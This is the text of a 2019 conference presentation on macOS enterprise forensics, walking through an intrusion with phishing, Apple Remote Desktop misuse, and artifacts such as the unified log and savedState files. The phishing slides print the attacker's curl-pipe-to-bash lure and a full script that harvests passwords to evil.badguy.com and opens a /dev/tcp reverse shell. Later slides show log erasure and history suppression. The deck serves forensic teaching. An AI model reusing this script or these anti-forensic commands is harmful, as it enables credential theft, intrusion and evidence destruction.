



CYBER DEFENSE SUMMIT 2019

The Unexplored Art of Enterprise macOS Forensics



Willi Ballenthin

Senior Staff Reverse Engineer



Ashley Frazer

Consultant



Jake Nicastro

Associate Consultant

The Unexplored Art of Enterprise macOS Forensic

Willi Ballenthin

Senior Staff Reverse Engineer

The Unexplored Enterprise market

Our Client



Our Client



The Attacker

Living off the Orchard

Hacking the Easy Way




Our Client




the Attacker

Ashley, Jake, and Willi

Attack map



Phishing



Targeted Phishing – Variant 1

at 7:15 PM

You have 1 new message(s) in your inbox

To:



**** CAUTION: EXTERNAL EMAIL ****

This email originated from outside of the organization. Do not click links or open attachments unless you recognize the sender and know the content is safe.

Hello,

You have 1 new message(s) in your inbox and custom folders.

Please log in to check them. These notifications can be turned off by logging into your account and disabling the daily notification setting.



Best regards,

Targeted Phishing – Variant 1

Sign in

Account Name

Password

[Forgot your password?](#)



Targeted Phishing – Variant 2

VPN Certificate

Your VPN certificate has been expired on your mac device

To:



**** CAUTION: EXTERNAL EMAIL ****

Your VPN certificate has been expired on your mac device .Perform the network connectivity between all provider application production servers and SSO Servers.
Run the below command to check the connectivity to SSO servers.

Navigate to Finder -> Go-> Utilities -> Click on Terminal, or CMD+ space and tap Terminal and type the following:

```
bash <(curl -s evil.badguy.com)
```



```

1  #!/bin/bash
2  progress-bar() {
3  local duration=${1}
4  already_done() { for ((done=0; done<$elapsed; done++)); do printf "██████████"; done }
5  remaining() { for ((remain=$elapsed; remain<$duration; remain++)); do printf "    "; done }
6  percentage() { printf "| %s%%" $(( ($elapsed)*100)/($duration)*100/100 )); }
7  clean_line2() { printf "\n" }
8  for (( elapsed=1; elapsed<=$duration; elapsed++ )); do
9      already_done; remaining; percentage;
10     sleep 1;
11     clean_line;
12     if [ $elapsed == 5 ];
13     then
14         printf "\n";
15     echo -n "Password:";read -s pass; curl --silent -s http://evil.badguy.com/log2.php?p=${pass};
16     printf "Permissions denied\n";printf "Please use your mac session password.\n\n";
17     echo -n "Password:";read -s pass;
18     curl --silent -s http://evil.badguy.com/log2.php?p=${pass};
19     clear;
20     echo "Please wait... Verification SSO Servers";
21     fi;
22     done;
23     clean_line;
24     clean_line2;
25 }
26 clear;
27 echo "Please wait... Verification SSO Servers";
28 nohup bash &> /dev/tcp/1.1.1.1/6565 0>&1>&1;
29 progress-bar 10;

```



```
15 echo -n "Password: "; read -s pass; curl --silent -s http://evil.badguy.com/log2.php?p=${pass};
16 printf "Permissions denied\n"; printf "Please use your mac session password.\n\n";
17 echo -n "Password: "; read -s pass;
18 curl --silent -s http://evil.badguy.com/log2.php?p=${pass};
19     clear;
20     echo "Please wait... Verification SSO Servers";
21     fi;
22 done;
23 clean_line;
24 clean_line2;
25 }
26 clear;
27 echo "Please wait... Verification SSO Servers";
28 nohup bash &> /dev/tcp/1.1.1.1/6565 0>&1>&1;
29 progress-bar 10;
```

ATT&CK(phishing)

Initial Access	phishing
Execution	phishing
Persistence	
Privilege Escalation	
Defense Evasion	
Credential Access	phishing
Discovery	
Lateral Movement	
Collection	
Command and Control	
Exfiltration	
Impact	



NAME

log -- Access system wide log messages created by `os_log`, `os_trace` and other logging systems.

SYNOPSIS

log [command] [options]

log help [command]

log collect [--output path] [--start date/time]

log config [--reset | --status] [--mode mode(s)]

log erase [--all] [--ttl]

log show [--archive archive | --file file] [--pr
[--style default | compact | json | syslog]
[--end date/time] [--[no-]info] [--[no-]debu
[--timezone local | timezone]

log stats [--archive archive] [--sort events | b
[--overview | --per-book | --per-file | --sender sender | --process process | --predicate predicate]

log stream [--level default | info | debug] [--process pid | process] [--predicate filter] [--source]
[--style default | compact | json | syslog] [--color auto | always | none] [--timeout time [m|h|d]]
[--type activity | log | trace]

DESCRIPTION

log is used to access system wide log messages created by `os_log`, `os_trace` and other logging systems. Some commands require root privileges.

Clue No. 1 – Unified Log

2019-01-23 02:37:47.595079-0600

sudo: _<username> :

TTY=ttys000 ; PWD=/Users ; USER=root ;

[COMMAND=/usr/bin/log erase -all](#)

Clue No. 2 – unset HISTFILE



Terminal Shell Edit View Window Help

Last login: Sun Jan 6 23:05:42 on console

<system name> :~ <user> \$ unset HISTFILE

<system name> :~ <user> \$ cd /tmp

<system name> :tmp <user> \$ ls

00f12e86-cfcc-4239-9dfc-006b65a319c3

5c5f6d7c-7dc0-46b1-9f33-0620f4ad677c

78637c9d-4298-495d-8d8f-2819a11635fd

835500b9-549b-435d-b444-97db8935fd88

AVScanmX90

SymMCLMNFM

SymUIAgents.NFM

MACOSX

<system name> :tmp <user> \$ mkdir sap

<system name> :tmp <user> \$ cd sap

com.apple.launchd.3hm07HSgG1

com.apple.launchd.6aBfigoenu

com.apple.launchd.PjhQGwIFly

com.apple.launchd.lEiMC12pf9

com.symantec.avscandaemon.NF

com.symantec.symdaemon.launches

cvcd

registry.lock



Privacy vs. Forensics

- Apple brand is associated with privacy
 - “We at Apple believe that privacy is a fundamental human right.”
 - Tim Cook
 - Evident in logging practices
 - `<private>` tag
 - Proprietary formats



2019-10-01 20:36:31.619930+0000 localhost

[com.apple.accounts:daemon]

"Daemon save called for account <private>:
username=<private>,
client=<private> (4197),
verify=0"



Median Dwell Time (2018)

78



DAYS

Log Retention

< 78



DAYS

savedState Files

- Designed to improve user experience
- Began OS X Lion
- Store macOS application state
 - Users can pick up where they left off



savedState Files of Interest

■ users

- <username>
 - Library
 - Saved Application State
 - *com.apple.Terminal.savedState*
 - windows.plist
 - data.data
 - window_<#>.data

■ private

- var
- <username>
 - Library
 - Saved Application State
 - *com.apple.Terminal.savedState*
 - windows.plist
 - data.data
 - window_<#>.data

Name	Size	Type
 windows.plist	3 KB	PLIST File
 data.data	3,250 KB	DATA File

```
λ xxd windows.plist | head
00000000: 6270 6c69 7374 3030 a601 0c22 2c36 40d5  bplist00...",6@.
00000010: 0203 0405 0607 0809 0a0b 5f10 0f4e 5349  ....._..NSI
00000020: 734d 6169 6e4d 656e 7542 6172 5f10 164d  sMainMenuBar_..M
00000030: 656e 7542 6172 2041 7661 696c 6162 6c65  enuBar Available
00000040: 5370 6163 655a 4e53 5769 6e64 6f77 4944  SpaceZNSWindowID
00000050: 594e 5344 6174 614b 6579 5e4e 5357 696e  YNSDataKey^NSWin
00000060: 646f 774e 756d 6265 7209 2340 9800 0000  dowNumber.#@....
00000070: 0000 0010 014f 1010 6552 98ce c719 2d03  .....O..eR.....-
```

```
λ xxd data.data | head
00000000: 4e53 4352 3130 3030 0000 0001 0000 01b0  NSCR1000.....
00000010: 4e5e bae5 c166 8ec3 c8cb c4a1 073e aa02  N^...f.....>..
00000020: a3ac 7279 a9b2 438c 80f3 3796 b2ee d4af  ..ry..C...7.....
00000030: de89 7e74 b2d5 34b7 b991 9962 1b72 99ce  ..~t..4....b.r..
00000040: b56c ddcf d931 d65d 73e0 eb76 f41f 881d  .l...l.]s..v....
00000050: de1e 1e47 19c2 815e 2733 63d0 0525 3eaf  ...G...^'3c...%>.
00000060: 808c 2042 8b80 d771 2349 8f5f b363 5c3b  .. B...q#I._.c\;
00000070: dc96 6c4c 7496 0a63 3b30 4fba 5b1d 249f  ..lLt..c;00.[.$.

```



```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList-1.0.dtd">
3 <plist version="1.0">
4 <array>
5   <dict>
6     <key>NSIsMainMenuBar</key>
7     <true/>
8     <key>MenuBar AvailableSpace</key>
9     <real>1536.000000</real>
10    <key>NSWindowID</key>
11    <integer>1</integer>
12    <key>NSDataKey</key>
13    <data>
14      ZVKYzscZLQ0IV6a55FM4Kw==
15    </data>
16    <key>NSWindowNumber</key>
17    <integer>21803</integer>
18  </dict>
19  <dict>
20    <key>NSWindowNumber</key>
21    <integer>21805</integer>
22    <key>NSWindowFrame</key>
23    <string>40 587 1739 432 0 0 1920 1057 </string>
24    <key>NSTitle</key>
25    <string>_casper - -bash - 247x27</string>
```

windows.plist:
window titles and layout
...but no shell history

```
λ xxd data.data | head
```

```
00000000: 4e53 4352 3130 3030 0000 0001 0000 01b0  NSCR1000.....  
00000010: 4e5e bae5 c166 8ec3 c8cb c4a1 073e aa02  N^...f.....>..  
00000020: a3ac 7279 a9b2 438c 80f3 3796 b2ee d4af  ..ry..C...7.....  
00000030: de89 7e74 b2d5 34b7 b991 9962 1b72 99ce  ..~t..4....b.r..  
00000040: b56c ddcf d931 d65d 73e0 eb76 f41f 881d  .l...1. ]s..v....
```

```
<dict>
  <key>NSIsMainMenuBar</key>
  <true/>
  <key>MenuBar AvailableSpace</key>
  <real>1536.000000</real>
  <key>NSWindowID</key>
  <integer>1</integer>
  <key>NSDataKey</key>
  <data>
    ZVKYzscZLQ0IV6a55FM4Kw==
  </data>
  <key>NSWindowNumber</key>
  <integer>21803</integer>
</dict>
```

```
NSCR1000.....
N^...f.....>..
..ry..C...7.....
..~t..4....b.r..
.1...1.]s..v....
```

AES128-CBC

custom binary format

```
00000000: 0000 0000 0000 0009 5f4e 5357 696e 646f ....._NSWindo
00000010: 7772 6368 7600 00f3 1e62 706c 6973 7430 wrchv...bplist0
00000020: 30d4 0001 0002 0003 0004 0005 0006 09b0 0.....
00000030: 0005 7025 7025 7025 7025 7025 7025 7025 7025 7025 7025 7025 7025 7025 7025 7025
00000040: 0005 7025 7025 7025 7025 7025 7025 7025 7025 7025 7025 7025 7025 7025 7025 7025
00000050: 746f 7012 0001 86a0 af11 033f 0007 0008 top.....?....
00000060: 001b 001c 001d 001e 001f 0020 0021 0025 ..... !.%
00000070: 003d 003e 003f 0040 0041 0042 0043 0044 .=.>.?@.A.B.C.D
```

```
1 <?xml version="1.0" encoding="UTF-8"?>
2 <!DOCTYPE plist PUBLIC "-//Apple//DTD PLIST 1.0//EN" "http://www.apple.com/DTDs/PropertyList
3 <plist version="1.0">
4 <dict>
5     <key>$version</key>
6     <integer>100000</integer>
7     <key>$objects</key>
8     <array>
9         <string>$null</string>
10        <dict>
11            <key>NS.keys</key>
12            <array>
13                <dict>
14                    <key>CF$UID</key>
```

[illegible]

```
Last login:                on ttys002
admin@      :~$ id
uid=501(admin) gid=20(staff) groups=20(staff),701(com.apple.sharepoint
admin@      ~$ unset HISTFILE
admin@      ~$ sudo log erase --all
```

We trust you have received the usual lecture from the local System Administrator. It usually boils down to these three things:

- #1) Respect the privacy of others.
- #2) Think before you type.
- #3) With great power comes great responsibility.



```
Sudo invoked by [admin]          - CMD run as root - password:
Sorry, try again.
```

```
Sudo invoked by [admin]          - CMD run as root - password:
```


```
Deleted selected logs
```

```
admin@      ~$ w
```

```
20:06  up 7 days,  5:24, 4 users, load averages: 2.56 2.28 1.84
```

USER	TTY	FROM	LOGIN@	IDLE	WHAT
root	s001	-	Sun21	2days	ssh
admin	console	-	Sun22	2days	-
admin	s002	-	Sun22	-	w

O365



Internal Reconnaissance

- Attacker used stolen Office365 credentials to browse SharePoint directories
- Found documents detailing use of Apple Remote Desktop
 - Including the default password




ATT&CK(O365)

Initial Access	
Execution	
Persistence	
Privilege Escalation	
Defense Evasion	
Credential Access	O365
Discovery	O365
Lateral Movement	
Collection	O365
Command and Control	
Exfiltration	
Impact	



Apple Remote Desktop



Apple Remote Desktop

- Two versions:
 - Client (pre-installed)
 - Administrator (Mac App Store)




Attacker Use

- Enabled via SSH
- Accessed user systems and internal apps
- Legitimate credentials, fraudulent actions
- What's good? What's evil?


Captured in the Unified Logs

```
2018-08-19 07:02:11.417255-0400 0x8ab7c0 Default 0x0 9226
0 sudo: [REDACTED] : TTY=ttys000 ; PWD=/Users/[REDACTED] ; USER=root ;
COMMAND=/System/Library/CoreServices/RemoteManagement/ARDAgent.app/Contents/Resources/
kickstart -activate -configure -allowAccessFor -allUsers -privs -all
```

/private/var/db/RemoteManagement/



Client Caches



File	Description
AppUsage.plist	Application usage
AppUsage.tmp	≤ AppUsage.plist
asp.cache	System info
Filesystem.cache	???
Sysinfo.cache	More system info
UserAcct.tmp	User login activity

AppUsage.plist

```
<dict>
  <key>file:///Applications/Calculator.app/</key>
  <dict>
    <key>runData</key>
    <array>
      <dict>
        <key>wasQuit</key>
        <true/>
        <key>Frontmost</key>
        <real>230.720490</real>
        <key>Launched</key>
        <real>566339038.987082</real>
        <key>runLength</key>
        <real>31573.409786</real>
        <key>userName</key>
        <string>willi </string>
      </dict>
    </array>
  </dict>
```

UserAcct.tmp


```
<dict>
  <key>ashleyfr</key>
  <dict>
    <key>uid</key>
    <integer>502</integer>
    <key>ssh</key>
    <array>
      <dict>
        <key>inTime</key>
        <real>567007243.000000</real>
        <key>outTime</key>
        <real>567958934.750000</real>
        <key>host</key>
        <string>10.0.0.3</string>
      </dict>
    </array>
  </dict>
</dict>
```

Daily Client Reporting

- Client caches cleared
- Files renamed to CLIENT MAC ADDRESS
 - e.g. AppUsage.plist → 12a3bc45d6e7



Administrator Caches



File/Directory	Description
ApplicationUsage/	AppUsage.plist files
SoftwareInfo/	filesystem.cache files
SystemInfo/	sysinfo.cache files
UserAccounting/	UserAcct.tmp files


What is the
filesystem.cache file?



files:

- dir:	path: /		
		ext:	user: 0.root group: 0.wheel
- dir:	path: /.HFS+ Private Directory Data/		
		ext:	user: 0.root group: 0.wheel
- dir:	path: /usr/		
		ext:	user: 0.root group: 0.wheel
- dir:	path: /usr/bin/		
		ext:	user: 0.root group: 0.wheel
- file:	path: /usr/bin/uux		
		ext:	user: 4._uucp group: 0.wheel
- file:	path: /usr/bin/cpan		
		ext:	user: 0.root group: 0.wheel
- file:	path: /usr/bin/BuildStrings		
		ext:	user: 0.root group: 0.wheel
- file:	path: /usr/bin/loads.d		
		ext: .d	user: 0.root group: 0.wheel
- file:	path: /usr/bin/write		
		ext:	user: 0.root group: 4.tty

00000000:	6864	6978	0000	0001	0000	d81e	8b50	0000	hdix.....P..
00000010:	0000	00e0	0002	2652	0000	931f	0001	778c&R.....w.
00000020:	0000	1ba7	0000	0058	00ab	f9a0	00ab	f9f8X.....
00000030:	0017	00bc	00c2	fab4	0000	5ad4	00c3	5588Z...U.
00000040:	0000	ae05	00c4	038d	0000	0487	00c4	0814
00000050:	0000	0451	00c4	0c65	0000	0000	0100	0004	...Q...e.....
00000060:	0000	0002	0000	d79d	eb58	0000	0000	d812X.....
00000070:	38a2	0000	0009	77cc	0000	0009	9b1d	de51	8.....w.....Q
00000080:	2465	71af	0000	41ed	0000	0000	0002	0000	\$eq...A.....
00000090:	0000	0000	0000	0000	0000	0000	0000	0000
000000a0:	0000	0000	0000	0000	0000	0058	0100	0004X....
000000b0:	0000	0013	0000	d79d	eb58	0000	0000	d79dX.....
000000c0:	eb58	0000	0000	0000	0000	0000	0000	0000	.X.....
000000d0:	0000	0000	0001	436d	0000	0000	0742	0000Cm.....B..
000000e0:	0000	0000	0000	0001	0000	0000	0000	0000
000000f0:	0000	0000	0000	0000	0000	0058	0100	0004X....
00000100:	0040	2d56	0000	d7ca	1db1	0000	0000	d7ca	.@-V.....
00000110:	1db1	0000	0000	5005	0000	0000	3a00	4ab3P.....:J.
00000120:	e284	754d	0001	41ed	0000	0000	0902	0000	..uM..A.....
00000130:	0000	0000	0000	0002	0000	0000	0000	0000



